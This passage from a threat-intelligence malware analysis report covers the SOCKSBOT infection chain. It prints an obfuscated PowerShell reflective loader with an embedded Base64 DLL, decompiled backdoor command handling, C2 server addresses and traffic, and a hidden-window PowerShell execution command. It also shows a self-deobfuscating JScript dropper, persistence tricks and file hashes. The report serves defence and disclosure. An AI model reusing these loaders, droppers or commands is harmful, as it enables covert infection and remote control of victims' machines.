
```
$OArr = @{}
$OArr.Add(8,
'vgYSoULIKM+tiOaAEeT8RenX/z+J19+8cXZGxHI7nevTl+fvvrJ0zuj4JuXkss/PfnqzSk1OX763Vdnb04V7ZNqdb39pvpquWCWQ8epG4Kd5R37q1IqpDKGCHtLHfd9DplaAkwW5iUt
X2l2xOuGkrjnKlKj9KOu0/CRosrseK492TUlnyt/3KyuWEX6sQX8MS+VnVdrUkXFEot6aS4LLy2ySr9ruOLCffWHEuu032d3AO/XNRZ7+H9MWZtMg3fD3G+67YhFwLeH3UY6EapUHeU/
6c6rfTN0kz9zs2VbWMf9s54blFqy29bGB4a6/o2x6q4fvMx4QfJmzLqyaSHHOK4/d7Z5x0MMpZQG4rGo1Whhiy+q2ZoWph1P0+Sjt3m9zMt7e2PC+iOSwI9cPx/d0c6DGcZvMr00u0zD
bv60M/tdjrj1nMa0msfmT0+ffPV5l6ndEhG1CJnwZ1JK8G1LZrOT+eP2H7kBcIZzO/1o5EYa6I/gPdukL4md19PtCzSPKOUB2fQwwio6ByiM2wXNDzmKtISOCCIGsS+dPAtvsvqCeKXg
xS2KHGi1MF+2vDwvLU4iitWjpKiTzrxsp+QIkaP0pGg1yGEfgFgOmYZmy/VKXtVO+LKvNWJ9d7p2nLczMDfDvPFRsK7YGdSdzvpijHYsFVErecLzIQ2GrOSO4SbTJX+0I71819C3GkGP
UOLRpl2u+WrJa+1tlZYZYTcnLgGYLkf8ePrdrIB+rz3ukqZ4l+ZwQWtlrYYSjI83YrxLOfzXJEx1Ltlvq3Z8tGnQb74N6/37f/f47M3v/+bsi9M7PBTf1NuvvvzqTc9j8zp9Y3AKKd3p
cDfqtfEATr599vzp7//y1Zcnv/+bL3//3+vs+fNud2i29fnVoki5398fahVWf/tZUULieJk6fX72e52Ske6D+90//ujOeJVBqFbyJokaD/fl2VMXxZ1f0vR1W622XSdVPaWZ5j4i0M1r
OrL+AI1j/jonyS7a6/FL0nbTYpWVYxrOrLpqzmaEGn0j8nki8r91Z3zWyKuCLDuom2ZC3cJndW5NidXkUYew7/M9Pz1+fQqxg1p+sS5Lb1A8JP5tiqVv/KJo+Ir3tKYI6Hs732cMphxc
nC3Pq7HJAnyBKOICvtkfsPzdtmzzOyoIdo0w04CZO+zoj363H79kNzBbXqdv8+vxePyxNPndsGD9u82pyfirs/Gr7Ar/Elv+Xvn11kcvqtPpvBqdLaflepbTR0+rq6V4iNyrCcA/eP5+
44Tg/fjpu2yxIh1QnVMClkiAkO53y5dT2N1GuniTv2vHp0uSeiRrHj366s2zAwqmfrfJp/s5RVcYC70wdkqc9Ba5f4jfNfqiJnC0Pt1/mkN36FJZaiD8xsmb+vq0zC/PXj09Sz/6PT6S
/+MT5feP/h8=')
$OArr.Add(6,
'pmq9O3nTmj9u95rlPZcBPj98c//5Pz16dnrz58tXvI0JjmAWy/fHxuq2eZ9fVuh21x8umOCmzphml+kNmcJSevlvRz6I1LV/nWZnPRumTnNyH/FmR17OzZdF+fFtmYXrpnIQoQigchk
5AmSh47fuj9IApvRWZbsZk6+OfLOp2TYIxm9UktmZ27+193zHlnTvj13n75fl5k7dbO9353gD7dfGD/GaI+z0Oig32Z4uZon0ZvoozRp91np09P/39v01G6/TV1+ab1/kvWpMVKLLyZ4
NzPAxvwzZ7O0P6R6f2i2w6p788beDN7s26RqG8WGNqvjx/LfbEst/XBPeGNP9T4orXLQUicca7NayXVQET8qZ6fb2YVOWbbFIO8PKtQdrRMsQBWbs1NAjX1+dfrkC4rPx2Tn5z/YH0gz
+fTWnURdMW01vORo+/fnYl1e8oFNNACPsy6owZN/10/2tL6s+mhu9heStp3d+5Sc2zhQQsayq/Af3+RfbTVf28WL7N65+kGI0YESzDkfMA9L33gV4s3xP6vfeALuJzQsH017BQN8LF/J
Mmp99npJCym7s4eO8uvloW79vJ7vuQXz2CL89Pl219zerwFj18+h49IIlw2ynYex++PFtkFzmgG7if7g/Cfa+5FTN1XBYXy0V+G3rcex+KPyvK/H1gvw+tWVS/JHWaISknOsSTqr6aD/
```

*Exhibit 8: Obfuscated Code in* `checkupdate.ps1`


The code is in fact a PowerShell reflective loader script with a dynamic-link library (DLL) binary embedded as Base64-encoded data (Exhibit 9).



```
$strexp =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGh
pcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABhrlajJc848CXPOPAlzzjwLLe88CTPOPDUCfXwJM848AI
JQ/AnzzjwLLer8DbPOPAlzznwc8848AYg9/AszzjwQyHy8CTPOPBDIfTwJM848FJpY2glzzjwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUEU
AAEwBBADARVZZAAAAAAAAAAADgAAIhCwELAAAoAAAAJgAAAAAAAJ41AAAAEAAAAEAAAAAAAAABAAEAAAAAIAAAUAAQAAAAAAABQABAAAAAAAAgAA
AAAQAAAAAAAAACAEAFAAAQAAAQAAAAABAAABAAAAAAAAAAQAAAAAEsAAFsAAADsQgAA3AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABwAAB
wAgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAIABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAudGV4dAAAAP4mAAAAEAAAACgAAAAEAAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAABbCwAAAEAAAAAMAAAALAAAAAAAAAAAAAAAAAAAAAQAA
AQC5kYXRhAAAAeBAAAABQAAAAAgAAADgAAAAAAAAAAAAAAAAAAAAEAAAMAucmVsb2MAAAAQGAAAAcAAAAAAgAAAA6AAAAAAAAAAAAAAAAAAAABAAAB
CAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFWL7IPsMP91CP8V/EAAEIXAdQQzwMnDi0AMiwD
/MP8VKEEAEIXAdOtTV1CNRdBQ/xW0QAAQagBqAWoCW1P/FRRBABCL8DPAg/7/dEVX/3UMjX3wq6urq2aJXfD/FSBBABBmiUXyjUXQUP8VJEE
```



```
    if ($CHILD_PROC_TO_KILL)
    {
      if ((Gwmi Win32_Process -Filter "Name LIKE '$CHILD_PROC_TO_KILL%'").parentprocessid -eq $PID)
      {
        Stop-Process -Force -Name $CHILD_PROC_TO_KILL
      }
    }
    #
    if ([System.Security.Principal.WindowsIdentity]::GetCurrent().IsSystem -eq $False)
    {
      $Win32Funcs.VirtualFree.Invoke($PEHandle, $AllocatedMemSize, $Win32Const.MEM_RELEASE) | Out-Null
    }
  #
  }
  catch
  {
    Write-Host $Error[0].InvocationInfo.PositionMessage, "`n$($Error[0])"
    return $False
  }
  if ($DEBUG)
  {
    Write-Host 'Press any key...'
    $x = $host.UI.RawUI.ReadKey("NoEcho,IncludeKeyDown")
  }
  return [System.Security.Principal.WindowsIdentity]::GetCurrent().IsSystem
}
#Example of usage

$enc = [system.Text.Encoding]::UTF8
$b64earr = $enc.GetBytes($strexp)
$arrexp = Base64DecodeByteArr $b64earr
TryElevIRDI "?" "?" "ElevProcess"
```



```
#x64 and x86 in one function (choice is made up based on powershell process bitness)
Function TryElevIRDI
{
  Param
  (
    [Parameter(Position = 0, Mandatory = $True)] [string] $dllUrl_x86,
    [Parameter(Position = 1, Mandatory = $True)] [string] $dllUrl_x64,
    [Parameter(Position = 2, Mandatory = $True)] [string] $funcName,
    [Parameter(Position = 3, Mandatory = $False)] [scriptblock] $decFunc,
    [Parameter(Position = 4, Mandatory = $False)] [array] $decParams
  )
  #CONSTANTS
  $HASH_KEY = 13
  $BOOTSTRAP_MAX_LENGTH = 128
  $THREAD_WAIT_TIME = 35 * 1000
  $CHILD_PROC_TO_KILL = 'ctfmon'
  $DEBUG = $False
  #Funcs
  $Win32Funcs = New-Object System.Object
  #
  Function Get-Win32Types
    {
        $Win32Types = New-Object System.Object
```

*Exhibit 9: Deobfuscated Code in* `checkupdate.ps1`

## STAGE 4 - SOCKSBOT

The specific SOCKSBOT sample analyzed in this report has the following properties:


- **Filename:** socksbot.dll
- **MD5:** 90f35fd205556a04d13216c33cb0dbe3
- **File Size:** 17.0 KB (17408 bytes)
- **Compiled Time Stamp:** 2017-10-27 17:46:05

As mentioned in the last section, the SOCKSBOT implant is typically delivered as a Base64-encoded string reflectively loaded (via the `?ReflectiveLoader@@YGKPAX@Z` exported function) in a newly started `svchost.exe` process. As such, the implant exists only in memory and never touches the disk.

The implant will first verify if any of the mutexes in the following format are present in order to not run twice:

```
Global\%snps
Global\%sstp
```

Exhibit 10 shows an example of a created mutex.



Basic information

Name: ₩BaseNamedObjects₩a321c0d8978a05bdnps

Type: Mutant

Object address: 0x8576a6d8

Granted access: 0x1f0001 (Full control)

*Exhibit 10: Mutex Creation* `a321c0d8979a05bdnps`

The SOCKSBOT implant has the following capabilities:

- Enumerate processes (process list)
- Take screenshots
- Download, upload, write, and execute files
- Create and inject into new processes
- Communicate to C2 via sockets


This implant will communicate with the designated C2 server by first creating a buffer and will, on first execution, communicate to the C2 server that it has successfully infected a target by using a `.php` URI that is pseudo-randomly generated. SOCKSBOT uses the `ObtainUserAgentString` API to determine the default user-agent of the machine.

An example of a request to the C2 `46.166.163[.]243` is shown in Exhibit 11.

```
GET /ftm34pc2env4hx7saumy6qiymiw3q2.php HTTP/1.1
Host: 46.166.163.243
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
Accept: */*
```

*Exhibit 11: Traffic to the C2 Server*

The C2 server or the operator of the SOCKSBOT implant can then respond with a specific HTTP status code to perform a set of actions. Exhibit 12 shows this option in the implant.




```
}
v19 = v13 - 200;
if ( v19 )
{
  v20 = v19 - 2;
  if ( v20 )
  {
    if ( v20 == 1 )
      Do_Actions(v4, (int)v24);
  }
  else
  {
    Send_Screenshot(v4, (int)v24);
  }
}
else
{
  Get_Socket(v4, v24);
}
```

*Exhibit 12: C2 Options*

The following status codes are supported:

- `200`: create and start new socket
- `202`: enumerate processes and take screenshot
- `203`: perform a set of actions (download, upload, execute)

Exhibit 13 shows an example of possible actions:



```
sub_1000148F(a1, (int *)&unk_10005280, 100);
if ( (unsigned __int8)Rec_Buffer(a1, &v6, 4, 10) )
{
  v3 = v6;
  if ( (unsigned int)(v6 - 129) <= 0x4FFF7E )
  {
    v4 = (_BYTE *)Create_Buffer(v6);
    if ( (unsigned __int8)Rec_Buffer(a1, v4, v3, 3) )
    {
      Decrypt_Buffer((int)v4, v3, a2);
      switch ( *v4 )
      {
        case 2:
          Create_File((int)(v4 + 1), v3 - 1);
          break;
        case 3:
          Write_PS((int)(v4 + 1), v3 - 1);
          break;
        case 4:
          closesocket(a1);
          v2 = 0;
          Write_PS_Exit(v4 + 1, v3 - 1);
          break;
      }
    }
```

*Exhibit 13: HTTP Status Code `203` Return Options*

The actions that the operator can perform are as follows:

- Write and execute files

- Execute PowerShell scripts
- Execute a PowerShell script and exit

SOCKSBOT can thus write other PowerShell scripts to the `%TEMP%` folder and execute these hidden from the user. This is achieved with the following command:

```
%s\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypas
s -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -File "%s"
```

This allows the attacker to upload other obfuscated PowerShell scripts on the machine and, as such, makes SOCKSBOT a powerful and persistent backdoor.

Altogether, the SOCKSBOT samples observed and analyzed in this report are as follows:

```
90f35fd205556a04d13216c33cb0dbe3
2a4d16ddad27c6eb60e197b6b07c2df0
14f71d5cb8f15f0a9943b5d709a85b73
92dfd0534b080234f9536371be63e37a
039d9e47e4474bee24785f8ec5307695
55a57741f49d6c887992353bc47846bc
```

Only three different C2 servers have been observed:

```
5.8.88[.]64
46.166.163[.]243
5.135.73[.]113
```

## INFECTION CHAIN VARIATIONS

While the described infection chain above is the most common infection chain observed, iDefense analysts have also observed a number of different variations in related campaigns:

1. SOCKSBOT Dropper
2. dog.js Obfuscation
3. Random PowerShell Script Names
4. Reflective loading PowerShell Script Obfuscation

### VARIATION 1: SOCKSBOT DROPPER

Aside from the PowerShell reflective loader, iDefense analysts have also identified a dropper executable binary with the following properties that was used to reflectively load SOCKSBOT into a chosen process (usually `svchost.exe`):

- **Filename:** <*random*>
- **MD5:** 14f71d5cb8f15f0a9943b5d709a85b73
- **File Size:** 23.6 KB (24200 bytes)
- **Compiled Time Stamp:** 2017-02-01 13:40:14

- **Signer:** Magnum Travel Club (Serial: `1F 8A 3E 60 EE C1 E3 AA 63 B3 9B DD 26 E1 10 FB`)


Note that the binary was signed with a code-signing certificate purportedly from an organization called `Magnum Travel Club`.

This dropper will create a copy of itself in `C:\Programdata\Logs` as a hidden system file and will then delete the original file. Another copy will be created in `%appdata%\Microsoft\Windows\Start Menu\Programs\Startup` with the same properties to ensure persistence.

Finally, the dropper will start a new `svchost.exe` process in a suspended state and consequently reflectively load (and inject) the SOCKSBOT implant into the process.

An additional Windows service may be created for persistence as well, which is done by first enumerating existing legitimate services and creating a new service spoofing one of the services with an almost identical name.

In this case, a new service named `Xindows Error Reporting Service` was created (see Exhibit 14).




| Name | Display name | Type | Status | Start type |
|---|---|---|---|---|
| WerSvcouk | Xindows Error Reporting Service | Own process | Stopped | Auto start (delayed) |

*Exhibit 14: Service Creation*

While this dropper does indeed load the SOCKSBOT implant, all other iterations or campaigns have used scripts, in particular JavaScript and PowerShell, to reflectively load the SOCKSBOT payload.

## VARIATION 2: DOG.JS OBFUSCATION

While most dog.js samples observed were obfuscated as reported in the infection chain section, there are also versions that were not obfuscated at all or were obfuscated using a different obfuscation technique such as different character encoding (Exhibit 15):



```
偿傓偭伄伃偬伯伏伔偻偅偈侃偍偭偬偣伔侃侃偻偋偅伏仔伏偭偨伱仰偨偵偵伲伃伄伔偬侰偨偺偺偾傍偵偣侨侨偺偅偋偅偋偵伱伄伃偣伄伃偣偪伄侨偭偪偅伏伃
偻偷偨偭偵偅偛偷偈偣侃侨偬偟偨偫偵偋侃偵偰侳偹偺偪偅偍偕偵偅偋伯偰侃偬偵偅偋侳偰伄偃伳偋偉偅偋偉伝偋偛偷偈偅伕偕偵偛偈伃侃偟偵偵偵偁偅偵偪
偣偟偋偵偣偟偳侃偳偅偅偯偟伲伃偵偣偟偋偵偣偟伃偋偵偣偟偋偵偬偽偬偪偅偵偳偵偯偻偵偟偅偅偳侃偳偝偵偰偻偺偻偬偳偅偅偵偟伃偋偵偪偋偵偅偣偟
偭偰偻偻偵偟偅偅伃偋偵偬偽偬偵偯偻偵偟偅偅偁侂偟偛伃偋偵偬偽偬偵偯偻偵偟偅偅偁偵偯偻偻偛偵偯偟偳侃偳伄偬偽偵偯偻偵偟偅偅偁偵偛偟偳侃偳伄偬偽偬偵
偯偻偵偟偅偅偁偬偰偅偵偯偟偻偳侃偳偍偳偵侃侃偵偍偬偽偬偵偯偻偵偟偅偅偁偈偵偳偻偟偵偟偣偻伃偣偟偋偵偣偟偋偬偽偬偵偯偻偵偟偅偅偁偈偵偳偻偟偵偟偣偻
伃偍偝偛偍偋偬偽偬偵偯偻偵偟偅偅偁偈偵偳偻偟偵偟偣偻伃偣偟偋偵偣偟偋偬偽偬偵偯偻偵偟偅偅偁偈偵偳偻偟偵偟偣偻伃偣偟偋偵偣偟偋偬偽偬偵偯偻
偯偻偵偟偅偅偁偬偣偵偯偟伃偋偬偽偬偽偻偵偨偳偯偽偬偳偳偳偳偳偳偰偣偟偣偣偁偷偛伃偵偛偻偵偵伃偳伯偳偻偵偵偟偋偬偽偳偋偬偅偻偋偿偳伃偟偋偋偯
偻偬偽偬偽偣伃偣偵偋偅偣侃偳偣偟偋偬偽偬偽偬偽*/
main();
function main() {
    fso = new ActiveXObject("Scripting.FileSystemObject");
    shl = new ActiveXObject("WScript.Shell");
    tx = fso.OpenTextFile(WScript.ScriptFullName, 1, 0, - 1);
    lstr = tx.ReadAll();
    tf = "~~1.tmp";
    tx.Close();
    pstr = "";
    for(var i = 0;
    i < lstr.length;
    i++) {
        chr = lstr.substr(i, 1);
        if (chr.charCodeAt(chr) > 13300)  {
            pstr += String.fromCharCode(parseInt(chr.charCodeAt(chr).toString(16).slice( - 2), 16));
        }

    }

    lp = shl.ExpandEnvironmentStrings("%APPDATA%");
    if (!fso.FolderExists(lp + "\\" + "Futures"))  {
        fso.CreateFolder(lp + "\\" + "Futures");
    }

    lp += "\\" + "Futures";
    shl.CurrentDirectory = lp;
    tx = fso.CreateTextFile(tf);
    tx.Write(pstr);
    tx.Close();
    cmd = "wscript /e:jscript " + tf;
    shl.Run(cmd, 2);
    WScript.Sleep(1000);
    fso.DeleteFile(tf, - 1);
}
```

*Exhibit 15: A Different Obfuscation Technique Used in* `dog.js`

Once executed, this sample (MD5: `b01cf8f375bc0aff2cfe3dc1b4c1823c`) will deobfuscate and generate a new file called `~~1.tmp` in `%appdata%\Futures`. The script is deleted after execution.


## VARIATION 3: RANDOM POWERSHELL SCRIPT NAMES

Certain variants of dog.js also have a new function to randomly generate file names for the second- and third-stage PowerShell scripts:

```
function makerndps1() {
    var text = "";
    var possible = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
0123456789";
    for (var i = 0;
    i < 5;
    i++) text += possible.charAt(Math.floor(Math.random()  *  possible.l
ength));
    return text  +  '.ps1';
}
```

## 4. REFLECTIVE LOADING POWERSHELL SCRIPT OBFUSCATION

